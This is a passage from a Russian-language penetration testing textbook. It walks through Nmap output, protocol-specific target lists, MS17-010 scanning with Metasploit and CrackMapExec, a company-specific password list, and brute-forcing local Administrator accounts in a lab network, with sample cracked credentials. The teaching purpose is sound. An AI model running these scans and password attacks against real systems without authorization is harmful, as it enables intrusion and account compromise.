10.0.10.207    6404    msrpc    Microsoft Windows RPC
10.0.10.207    6405    msrpc    Microsoft Windows RPC
10.0.10.207    6406    msrpc    Microsoft Windows RPC
10.0.10.207    47001   http     Microsoft HTTPAPI httpd 2.0    SSDP/UPnP
10.0.10.207    64327   msexchange-logcopier
Microsoft Exchange 2010 log copier
10.0.10.220    8060    upnp     MiniUPnP      1.4      Roku; UPnP 1.0
10.0.10.220    56792   unknown
10.0.10.239    80      http     HP OfficeJet 4650 series printer
http config    Serial TH6CM4N1DY0662
10.0.10.239    443     http     HP OfficeJet 4650 series printer
http config    Serial TH6CM4N1DY0662
10.0.10.239    631     http     HP OfficeJet 4650 series printer
http config    Serial TH6CM4N1DY0662
10.0.10.239    3910    prnrequest
10.0.10.239    3911    prnstatus
10.0.10.239    8080    http     HP OfficeJet 4650 series printer
http config    Serial TH6CM4N1DY0662
10.0.10.239    9100    jetdirect
10.0.10.239    9220    hp-gsg   HP Generic Scan Gateway 1.0
10.0.10.239    53048
10.0.10.160    22      ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
Ubuntu Linux; protocol 2.0

```

Это много даже для небольшой сети. Я уверен, вы можете себе представить, как мог бы выглядеть результат, если бы вы проводили пентест, нацеленный на организацию с более чем 10 000 компьютерных систем. Как вы сами убедились, прокрутка этого вывода построчно нецелесообразна. Конечно, вы можете использовать `grep`, чтобы ограничить вывод конкретными целевыми элементами, но вдруг вы что-то пропустили? Я считаю, что единственный разумный подход – разделить вывод на целевые списки для конкретных протоколов. Благодаря этому я могу запускать отдельные инструменты, которые принимают текстовый файл с IP-адресами в качестве входных данных (большинство из них это делают), и я могу разбивать свои задачи на реляционные группы. Например, я тестирую X, Y и Z относительно всех веб-сервисов; затем я тестирую A, B и C относительно всех служб баз данных и т. д.

Если у вас действительно большая сеть, количество уникальных протоколов исчисляется десятками или даже сотнями. Тем не менее в большинстве случаев вы в конечном итоге будете игнорировать менее распространенные протоколы, потому что в более распространенных протоколах, включая HTTP/HTTPS, SMB, SQL (все разновидности), и любых произвольных портах RMI, таких как SSH, RDP, VNC и т. д., достаточно «низко висящих фруктов».



### 3.3.1 Создание целевых списков для конкретных протоколов

Чтобы использовать эти данные по максимуму, вы можете разбить их на мелкие, более удобоваримые фрагменты. Иногда лучше всего поместить исходные данные в старую добрую программу для работы с электронными таблицами, отсортировать и систематизировать информацию по столбцам, разбить содержимое таблицы на отдельные вкладки и создать более читаемый набор данных. По этой причине `par senmap` выводит строки с разделителями табуляцией, которые удобно импортировать в Microsoft Excel или LibreOffice. Выполните команду еще раз, но на этот раз используйте оператор «больше» (`>`), чтобы вывести проанализированные порты в файл:

```
~$ parsenmap services/full-sweep.xml > services/all-ports.csv
```

Этот файл можно открыть в приложении LibreOffice Calc, которое уже должно быть на вашей тестовой платформе Ubuntu. После того как вы выберете файл для открытия, вам будет представлен мастер импорта текста. Обязательно снимите все флажки с разделителей, кроме полей Tab и Merge Delimiters.

Теперь вы можете добавить соответствующие заголовки столбцов и применить сортировку и фильтрацию. Если вам нравится, вы также можете использовать отдельные вкладки для конкретных протоколов. Не существует правильного или неправильного способа сделать это – поступайте, как вам удобнее, чтобы разделить большой набор данных на управляемые фрагменты, с которыми вы можете работать. В моем случае я создам несколько текстовых файлов в моем каталоге `Discovery/hosts`, содержащих IP-адреса хостов, на которых работают определенные протоколы. Судя по выводу `Nmap`, мне нужно создать только пять файлов. В табл. 3.2 перечислены имена файлов, а также номера портов, соответствующих каждому из IP-адресов в этом файле.

Таблица 3.2 Списки целей для конкретных протоколов

Имя файла	Протокол	Порты
<code>discovery/hosts/web.txt</code>	<code>http/https</code>	80, 443, 8080
<code>discovery/hosts/windows.txt</code>	<code>microsoft-ds</code>	139, 445
<code>discovery/hosts/mssql.txt</code>	<code>ms-sql-s</code>	1, 433
<code>discovery/hosts/mysql.txt</code>	<code>mysql</code>	3, 306
<code>discovery/hosts/vnc.txt</code>	<code>vnc</code>	5800, 5900

В следующей главе мы будем использовать эти целевые файлы, чтобы начать поиск векторов атаки на уязвимости. Если вы планируете действовать в своей сети, убедитесь, что вы создали нужные файлы, прежде чем двигаться дальше.

Возможно, вы уже поняли, что пентест – это процесс, который строит сам себя. Пока что мы превратили наш список диапазонов IP-адресов в конкретные цели, а затем превратили эти цели в отдельные службы. Следующая часть фазы сбора информации – это обнаружение уязвимостей.

Здесь вы наконец начинаете опрашивать обнаруженные сетевые службы на предмет известных проблем безопасности, таких как небезопасные учетные данные, плохая конфигурация системы и отсутствие исправлений программы.

### Упражнение 3.1. Создание целевых списков для конкретных протоколов

Используйте Nmap для перечисления действующих служб из вашего файла `targets.txt`. Создайте файл `all-ports.csv` в папке служб с помощью сценария `parse_nmap.rb`. Используйте этот файл для поиска распространенных служб в вашей сети: например, `http`, `mysql` и `microsoft-ds`. Создайте набор целевых списков для конкретных протоколов в каталоге хостов, следуя примеру из табл. 3.2.

Списки целей для конкретных протоколов, которые вы создадите в ходе этого упражнения, послужат основой для ваших действий по обнаружению уязвимостей, о которых вы узнаете в следующей главе.

## 3.4 Заклучение

- Сетевые службы – это точки входа, на которые нацелены злоумышленники, словно двери и окна в прочном здании.
- Баннеры служб содержат полезную информацию о том, какое программное обеспечение работает на вашем целевом хосте.
- Запустите ограниченное сканирование наиболее популярных портов перед сканированием всех 65 535 портов.
- Можно использовать флаг `nmap --top-ports`, но еще лучше предоставить собственный список портов, которые вы обычно успешно атакуете.
- Вывод XML является наиболее желательным для синтаксического анализа. `parse_nmap` – это сценарий Ruby, свободно доступный на GitHub.
- Используйте информацию, полученную на этой фазе пентеста, для создания списков целей для конкретных протоколов, которые будут использоваться на следующей фазе: обнаружение уязвимостей.

# Обнаружение сетевых уязвимостей

---

## **Краткое содержание главы:**

- создание эффективных списков паролей;
- атаки методом подбора пароля;
- обнаружение уязвимостей, связанных с отсутствием обновлений;
- обнаружение уязвимостей веб-сервера.

Теперь, когда наша команда голливудских грабителей завершила составление карты всех точек входа, ведущих к их целевому объекту, следующее, что им нужно сделать, – это определить, какие из них (если таковые имеются) уязвимы для атаки. Есть ли открытые окна, которые кто-то забыл закрыть? Есть ли закрытые окна, которые кто-то забыл запереть? Требуются ли для грузовых/служебных лифтов в задней части здания такие же карточки доступа, как и для основных лифтов в вестибюле? У кого есть доступ к одной из этих карточек? Эти и многие другие вопросы наши «плохие парни» должны задавать себе на данном этапе проникновения.

С точки зрения теста на проникновение во внутреннюю сеть мы хотим выяснить, какие из служб, которые мы только что обнаружили (точки входа в сеть), уязвимы для сетевой атаки. Итак, нам нужно ответить на следующие вопросы:

- имеется ли в системе XYZ пароль администратора по умолчанию?

- актуальна ли система? Установлены ли все последние исправления безопасности и обновления от поставщиков ПО?
- допускает ли система анонимный или гостевой доступ?

Способность мыслить как злоумышленник, единственная цель которого – проникнуть внутрь любыми доступными средствами, имеет решающее значение для выявления слабых мест в вашей целевой среде.

### Подробнее об управлении уязвимостями

Возможно, вы уже знакомы с обнаружением уязвимостей благодаря использованию коммерческого инструмента для исследования уязвимостей, такого как Qualys или Nessus. Если это так, то я уверен, что вы удивитесь, почему в этой главе не говорится об общих уязвимостях и воздействиях (common vulnerabilities and exposures, CVE), системе оценки известных уязвимостей (common vulnerability scoring system, CVSS), Национальной базе данных уязвимостей (National vulnerability database, NVD) и многих других сокращениях, связанных с уязвимостями сети.

Это отличные темы для обсуждения, когда вы изучаете управление уязвимостями, а это не является основной темой данной книги. Типичный тест на проникновение во внутреннюю сеть используется для имитации атаки злоумышленника или лиц, обладающих некоторыми навыками атак и проникновения.

Если вы хотите узнать больше об управлении уязвимостями, посетите эти веб-сайты для дополнительного чтения:

- Национальный институт стандартов и технологий (NIST) CVSS: <https://nvd.nist.gov/vuln-metrics/cvss>;
- список CVE MITRE Corporation: <https://cve.mitre.org>.

## 4.1 Что такое обнаружение уязвимостей

Как и в предыдущих фазах, обнаружение уязвимостей начинается там, где закончилась последняя фаза: вы должны были создать набор целевых списков для конкретных протоколов, которые представляют собой не что иное, как набор текстовых файлов, содержащих IP-адреса. Файлы сгруппированы по прослушивающим службам, а это значит, что у вас есть один файл для каждого сетевого протокола, который вы хотите оценить, и этот файл должен содержать IP-адрес каждого хоста, найденного на предыдущем этапе, на котором запущена эта конкретная служба. Для моего примера проникновения я создал целевые списки для служб Windows, MSSQL, MySQL, HTTP и VNC. На рис. 4.1 представлена обобщенная схема процесса обнаружения уязвимостей. Акцент здесь следует сделать на трех действиях:

- попытка применить общие учетные данные;
- определение наличия патчей;
- анализ направлений атаки через веб.




Рис. 4.1 Рабочий процесс фазы обнаружения уязвимостей

Инструменты, показанные на этом рисунке, относятся только к упражнениям, которые вы будете выполнять в данной главе. Вам не обязательно использовать именно эти инструменты для обнаружения уязвимостей в ходе теста.

Каждый целевой список вводится в один или несколько инструментов для обнаружения уязвимых мест, таких как отсутствующие, слабые учетные данные или учетные данные по умолчанию; отсутствующие обновления программного обеспечения или небезопасные настройки конфигурации. Для обнаружения уязвимостей вы будете использовать CrackMapExec, Metasploit, Medusa, Exploit-DB и Webshot. Первые три уже должны быть установлены и работать на вашей атакующей платформе. Два других инструмента представлены в этой главе. Если вы еще не настроили CrackMapExec, Metasploit или Medusa, вам нужно будет сделать это, прежде чем продолжить чтение. Вы найдете инструкции в приложении В. Если вы используете предварительно настроенную систему пентестинга из проекта Capsulecorp Pentest, эти инструменты уже установлены и настроены соответствующим образом.

### 4.1.1 По пути наименьшего сопротивления

Как и настоящие сетевые злоумышленники, мы всегда стремимся найти путь наименьшего сопротивления. Уязвимости и векторы атак различаются по уровню усилий, необходимых для успешной и надежной компрометации пораженной цели. Поэтому в первую очередь мы ищем

наиболее очевидные и легко обнаруживаемые векторы атаки. Такие векторы иногда называют *уязвимостями с низким уровнем риска, очевидными мишенями* или, если использовать жаргон взломщиков, *низко висящими фруктами* (low hanging fruit, LHF).

При нацеливании на LHF-уязвимости основная идея состоит в том, что если мы сможем попасть куда-нибудь быстро и тихо, то сможем избежать слишком большого шума в сети, что полезно в определенных случаях, когда требуется повышенная скрытность. Фреймворк Metasploit содержит полезный вспомогательный модуль для быстрого и надежного определения LHF-уязвимости Windows, часто используемой злоумышленниками, – уязвимости MS17-010 (кодовое название: Eternal Blue).

### MS17-010: уязвимость Eternal Blue

Ознакомьтесь с рекомендациями Microsoft и конкретными сведениями об этой критической ошибке безопасности: <http://mng.bz/ggAe>. Начните с официальной страницы MS Docs, а затем используйте внешние ссылки (их много), чтобы углубиться в подробности так далеко, как вам нравится. Мы не будем углубляться в эту уязвимость и освещать эксплойты программного обеспечения с точки зрения исследований и разработок, потому что это не обязательно для тестирования на проникновение в сеть. Вопреки распространенному мнению, пентестеру не нужно разбираться во всех тонкостях эксплойтов программного обеспечения. Тем не менее многих интересует эта тема, и если вы хотите пойти по данному пути, я рекомендую начать с книги Джона Эриксона «Хакинг. Искусство эксплойта».

## 4.2 Обнаружение уязвимостей, связанных с исправлениями

Обнаружение уязвимостей, связанных с отсутствием своевременных исправлений безопасности, заключается в определении того, какая именно версия конкретного программного обеспечения работает на вашей цели, а затем сравнении этой версии с последней стабильной версией, доступной от поставщика программного обеспечения. Если ваша цель использует программное обеспечение более старых версий, вы можете затем проверить общедоступные базы данных эксплойтов, чтобы узнать, исправлены ли в новейшем выпуске какие-либо ошибки удаленного выполнения кода, к которым может быть уязвима более старая версия. Например, используя данные обнаружения службы из предыдущего этапа (глава 3, листинг 3.7), вы можете увидеть, что одна из наших целевых систем работает под управлением Apache Tomcat/7.0.92. Если вы перейдете на страницу Apache Tomcat 7 по адресу <https://tomcat.apache.org/download-70.cgi>, вы увидите последнюю доступную версию Apache Tomcat (на момент написания этой книги 7.0.94; на момент подготовки перевода 7.0.109). Как злоумышленник вы можете предположить, что разработчики

исправили множество ошибок между старой версией 7.0.92 и последней версией, и возможно, что одна из этих ошибок приводила к уязвимости, которую можно использовать. Теперь, если вы посмотрите на общедоступную базу данных эксплоитов (<https://www.exploit-db.com>) и выполните поиск по запросу «Apache Tomcat 7», вы сможете увидеть список всех известных на данный момент векторов атак, которые можно использовать, и определить, какой из них подойдет к вашей цели (рис. 4.2).




Рис. 4.2 Поиск в общедоступной базе данных эксплоитов для ПО «Apache Tomcat 7»

В случае с MS17-010 это еще проще, потому что Metasploit уже создал простой модуль для определения уязвимости хоста. Однако сначала давайте воспользуемся CrackMapExec (CME), чтобы перечислить наш список целей Windows и понять, какие версии активны в этой сети. Уязвимость MS17-010 была исправлена еще в 2017 году и обычно не затрагивает Windows Server 2012 или более позднюю версию. Если наша целевая сеть использует в основном последние версии Windows, то вряд ли вы найдете в ней уязвимость Eternal Blue. Выполните следующую команду на своей виртуальной машине для пентеста: `cme smb /path/to/your/windows.txt`. Помните, что файл `windows.txt` содержит все IP-адреса, на которых работал порт 445 во время обнаружения службы.

**ОПРЕДЕЛЕНИЕ** *Ящик* (box) – это общепринятый отраслевой термин, используемый для упоминания компьютерных систем. Пентестеры часто используют этот термин, когда говорят со своими коллегами о компьютерах в сети: «Я нашел ящик с виндой, в котором отсутствовал MS17-010...»

Вывод этой команды, показанный в листинге 4.1, указывает на то, что нам может повезти. В этой сети работает одна старая версия Windows, которая потенциально уязвима для Eternal Blue: Windows 6.1, которая является либо рабочей станцией Windows 7, либо системой Windows Server 2008 R2. (Мы знаем это, проверив страницу версии операционной системы Microsoft Docs по адресу <http://mng.bz/emV9>.)

#### Листинг 4.1 Вывод: использование CME для определения версии Windows

```
CME 10.0.10.206:445 YAMCHA [*] Windows 10.0 Build 17763
(name:YAMCHA) (domain:CAPSULECORP)
CME 10.0.10.201:445 GOHAN [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME 10.0.10.207:445 RADITZ [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME 10.0.10.200:445 GOKU [*] Windows 10.0 Build 17763 (name:GOKU)
(domain:CAPSULECORP)
CME 10.0.10.202:445 VEGETA [*] Windows 6.3 Build 9600 (name:VEGETA)
(domain:CAPSULECORP)
CME 10.0.10.203:445 TRUNKS [*] Windows 6.3 Build 9600 (name:TRUNKS)
(domain:CAPSULECORP)
CME 10.0.10.208:445 TIEN [*] Windows 6.1 Build 7601 (name:TIEN)
(domain:CAPSULECORP)
CME 10.0.10.205:445 KRILLIN [*] Windows 10.0 Build 17763
(name:KRILLIN) (domain:CAPSULECORP)
```

Хост 10.0.10.208 работает под управлением Windows 6.1,  
которая может быть уязвима для MS17-010.

Возможно, в этой системе отсутствует обновление безопасности MS17-010 от Microsoft. Теперь мы должны выяснить это, запустив вспомогательный модуль сканирования Metasploit.

### 4.2.1 Поиск MS17-010 Eternal Blue

Чтобы использовать модуль Metasploit, вам, конечно же, придется запустить msfconsole с вашей виртуальной машины для пентеста. В командной строке консоли введите `use auxiliary/scanner/smb/smb_ms17_010`, чтобы выбрать модуль. Задайте значение переменной `ghosts` так, чтобы она указывала на ваш файл `windows.txt` следующим образом: `set ghosts file:/path/to/your/windows.txt`. Теперь запустите модуль, введя команду `run` в командной строке. В листинге 4.2 показано, как выглядят выходные данные этого модуля.

#### Листинг 4.2 Использование Metasploit для сканирования хостов Windows на наличие MS17-010

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set ghosts
file:/home/royce/capsulecorp/discovery/hosts/windows.txt
ghosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.10.200:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 1 of 8 hosts (12% complete)
[-] 10.0.10.201:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
```



```

[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.202:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 3 of 8 hosts (37% complete)
[-] 10.0.10.203:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 4 of 8 hosts (50% complete)
[-] 10.0.10.205:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 5 of 8 hosts (62% complete)
[-] 10.0.10.206:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 6 of 8 hosts (75% complete)
[-] 10.0.10.207:445 - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 7 of 8 hosts (87% complete)
[+] 10.0.10.208:445 - Host is likely VULNERABLE to MS17-010! - Windows 7
Professional 7601 Service Pack 1 x64 (64-bit) ←
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >

```

Запуск модуля сканера MS17-010 показывает, что это хост Windows 7, вероятно уязвимый для атаки.

Из этого вывода ясно, что отдельный хост под управлением Windows 7 Professional build 7601 потенциально уязвим для Eternal Blue. Если вы прочтаете исходный код модуля сканера, то увидите, что во время квитиования SMB он проверяет наличие строки, которой нет в исправленных системах. Это означает, что вероятность того, что результаты будут ложноположительными, относительно мала. Во время целенаправленного проникновения, следующего этапа нашего теста, мы можем попробовать модуль эксплойта MS17-010, который в случае успеха предоставит нам командную строку *обратного подключения*<sup>1</sup> в этой системе.

### Упражнение 4.1. Определение отсутствующих исправлений

Используя информацию из вашего файла `all-ports.csv`, найдите на сайте `exploit-db.com` все уникальные версии программного обеспечения, присутствующие в вашей среде. Если в вашем целевом списке есть системы Windows, обязательно запустите дополнительный модуль сканирования MS17-010. Запишите все отсутствующие исправления, которые вы считаете потенциальными уязвимостями, в заметках о проникновении.

<sup>1</sup> Обратное подключение (`reverse shell`, `connect-back`) – это схема взаимодействия с удалённым компьютером, когда атакующий сначала запускает на своей машине сервер, а целевой компьютер играет роль клиента, который подключается к этому серверу, после чего атакующий получает доступ к командной оболочке целевого компьютера. – Прим. перев.

## 4.3 Обнаружение уязвимостей аутентификации

Уязвимость аутентификации – это любое проявление пустого или легко угадываемого пароля по умолчанию. Самый простой способ обнаружить уязвимости аутентификации – выполнить атаку методом подбора пароля. Каждый тест на проникновение, который вы проводите, наверняка на определенном уровне потребует от вас выполнения атак подбором пароля. На рис. 4.3 показана упрощенная схема, демонстрирующая процесс подбора пароля с точки зрения сетевых злоумышленников.




Рис. 4.3 Подбор пароля методом перебора

### 4.3.1 Создание списка паролей для конкретного клиента

Для подбора пароля методом перебора вам понадобится список паролей. В интернете полно интересных списков паролей, которые действительно работают во многих случаях. Тем не менее мы стремимся быть умными и умелыми злоумышленниками, поэтому давайте создадим индивидуальный список паролей, специфичный для нашей целевой организации, Capsulecorp.

В листинге 4.3 показан пример списка LHF-паролей, который я обычно создаю для каждого выполняемого мной задания, используя слово «password» (пароль) и название компании-клиента. Я объясню свой метод выбора этих паролей на тот случай, если на первый взгляд список

покажется совершенно случайным. Этот метод опирается на психологию большинства пользователей, которым необходимо вводить пароль для выполнения своих повседневных служебных обязанностей и которые должны соответствовать определенному минимальному стандарту сложности пароля. Такие пользователи обычно не являются специалистами по безопасности и поэтому не обязательно думают об использовании надежного пароля.

### Что такое надежный пароль?

*Надежный пароль* – это пароль, который сложно подобрать программно. Смысл этого определения меняется по мере того, как технология взлома паролей при помощи CPU/GPU улучшает свои возможности и масштаб. 24-значный пароль, состоящий из случайно сгенерированных прописных и строчных букв, цифр и символов, почти невозможно угадать, и, скорее всего, это положение дел сохранится в течение некоторого времени. Но это утверждение когда-то было верным и для восьмизначных паролей, а теперь их довольно легко взломать, независимо от сложности.

В большинстве случаев пользователи задают пароль с минимально допустимой сложностью. Например, на компьютере под управлением Microsoft Windows с включенными сложными паролями пароль пользователя должен состоять как минимум из восьми символов и содержать как минимум один символ верхнего регистра и числовой символ. Это означает, что строка «Password1» является достаточно безопасным и сложным паролем в соответствии с требованиями Microsoft Windows. (Между прочим, я не упрекаю Microsoft. Я просто хочу сказать, что когда требуется задать пароль, это обычно раздражает пользователей, поэтому они часто выбирают самый слабый и простой пароль, который они могут придумать и запомнить, лишь бы он отвечал минимальным требованиям сложности.)

#### Листинг 4.3 Простой, но эффективный список паролей для конкретного клиента

```
~$ vim passwords.txt
1
2 admin
3 root
4 guest
5 sa
6 changeme
7 password
8 password1
9 password!
10 password!
```

↓  
12 вариантов слова «password».

```

11 password2019
12 password2019!
13 Password
14 Password1
15 Password!
16 Password1!
17 Password2019
18 Password2019!
19 capsulecorp
20 capsulecorp1
21 capsulecorp!
22 capsulecorp1!
23 capsulecorp2019
24 capsulecorp2019!
25 Capsulecorp
26 Capsulecorp1
27 Capsulecorp!
28 Capsulecorp1!
29 Capsulecorp2019
30 Capsulecorp2019!
~
NORMAL > ./passwords.txt > < text < 3% < 1:1

```

↑  
12 вариантов слова «password».

12 вариантов слова «capsulecorp».

Поясню, как были придуманы пароли для этого списка. Начнем с двух основных слов: *password* и *capsulecorp* (название компании, против которой мы проводим пентест). Это связано с тем, что когда его просят выбрать пароль прямо сейчас, «нормальный» пользователь, который не заботится о безопасности, вероятно, поспешит покончить с неприятной задачей, и одно из этих двух слов, вероятно, будет первым словом, которое придет на ум.

Затем мы создаем два варианта каждого слова: один со всеми символами в нижнем регистре и другой с первым символом в верхнем регистре. Потом создаем шесть мутаций каждого варианта: исходное написание; слово, заканчивающееся цифрой 1; слово, заканчивающееся восклицательным знаком (!); слово, заканчивающееся на 1!; слово, заканчивающееся цифрами текущего года, и слово, заканчивающееся цифрами текущего года с восклицательным знаком.

Мы делаем это для всех четырех вариантов, чтобы создать в общей сложности 24 пароля. Остальные шесть паролей в списке – *<blank>*, *admin*, *root*, *guest*, *sa* и *changeme* – являются обычно используемыми паролями по умолчанию, поэтому они также попадают в список. Этот список должен быть кратким и, следовательно, быстрым. Конечно, вы можете увеличить свои шансы, добавив в список дополнительные пароли. В таком случае я рекомендую придерживаться той же формулы: найдите основное слово, а затем создайте его 12 вариаций. Однако имейте в виду, что чем больше паролей вы добавите, тем больше времени потребуется на перебор всего целевого списка.

### Упражнение 4.2. Создание списка паролей для конкретного клиента

Выполните действия, описанные в этом разделе, чтобы создать список паролей для вашей тестовой среды. Если вы используете среду Capsulecorp Pentest, подойдет список паролей из листинга 4.3. Сохраните этот список в каталоге уязвимостей и назовите его как-то вроде `password-list.txt`.

## 4.3.2 Подбор паролей локальных учетных записей Windows

Давайте продолжим это проникновение и посмотрим, сможем ли мы обнаружить некоторые уязвимые хосты. Пентестеры обычно начинают с хостов Windows, потому что они, как правило, приносят больше плодов в случае компрометации. Большинство компаний полагаются на Microsoft Active Directory для управления аутентификацией пользователей, поэтому овладение всем доменом обычно является для злоумышленника задачей с высоким приоритетом. Из-за обширного ландшафта векторов атак на базе Windows, как только вы попадаете в одиночную систему Windows, присоединенную к домену, оттуда обычно можно повысить полномочия до уровня администратора домена.

Подбор пароля для учетных записей Active Directory возможен, но для этого требуются некоторые знания о политике блокировки учетных записей. Из-за повышенного риска блокировки группы пользователей и выхода из строя вашего клиента большинство пентестеров предпочитают сосредоточиться на учетных записях локальных администраторов, которые часто настроены так, чтобы игнорировать неудачные попытки входа в систему и никогда не генерировать блокировку учетной записи. Это мы и собираемся делать.

### Подробнее о блокировке учетных записей

Важно помнить о пороге блокировки учетной записи при подборе паролей для учетных записей пользователей Microsoft Active Directory. Учетная запись локального администратора (UID 500) обычно безопасна для угадывания, потому что поведение по умолчанию для этой учетной записи позволяет избежать блокировки из-за нескольких неудачных попыток входа в систему. Эта функция помогает защитить ИТ-администраторов / системных администраторов от случайной блокировки доступа к компьютеру с Windows.

Поговорим о том, как использовать CME вместе с нашим списком паролей с прицелом на учетную запись локального администратора UID 500 во всех системах Windows, которые мы определили во время поиска хостов. Выполните команду `cme` со следующими параметрами, чтобы просмотреть список предполагаемых паролей для учетной записи локального администратора на всех хостах Windows в целевом файле `windows.txt`:

```
cme smb discovery/hosts/windows.txt --local-auth -u Administrator
↳ -p passwords.txt
```

При желании вы можете передать команду `cme` по конвейеру `grep -v '[-.]'` для получения менее подробного вывода, который легче сортировать визуально. В листинге 4.4 показан пример того, как это выглядит.

#### Листинг 4.4 Использование CME для подбора паролей локальных учетных записей

```
CME 10.0.10.200:445 GOKU [*] Windows 10.0 Build 17763 (name:GOKU)
(domain:CAPSULECORP)
CME 10.0.10.201:445 GOHAN [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME 10.0.10.206:445 YAMCHA [*] Windows 10.0 Build 17763
(name:YAMCHA) (domain:CAPSULECORP)
CME 10.0.10.202:445 VEGETA [*] Windows 6.3 Build 9600 (name:VEGETA)
(domain:CAPSULECORP)
CME 10.0.10.207:445 RADITZ [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME 10.0.10.203:445 TRUNKS [*] Windows 6.3 Build 9600 (name:TRUNKS)
(domain:CAPSULECORP)
CME 10.0.10.208:445 TIEN [*] Windows 6.1 Build 7601 (name:TIEN)
(domain:CAPSULECORP)
CME 10.0.10.205:445 KRILLIN [*] Windows 10.0 Build 17763
(name:KRILLIN) (domain:CAPSULECORP)
CME 10.0.10.202:445 VEGETA [+] VEGETA\Administrator>Password1!
(Pwn3d!) ←
CME 10.0.10.201:445 GOHAN [+] GOHAN\Administrator:capsulecorp2019!
(Pwn3d!) #A ←
```

CME выдает текстовую строку «Pwn3d!», чтобы сообщить нам, что учетные данные имеют права администратора на целевой машине.

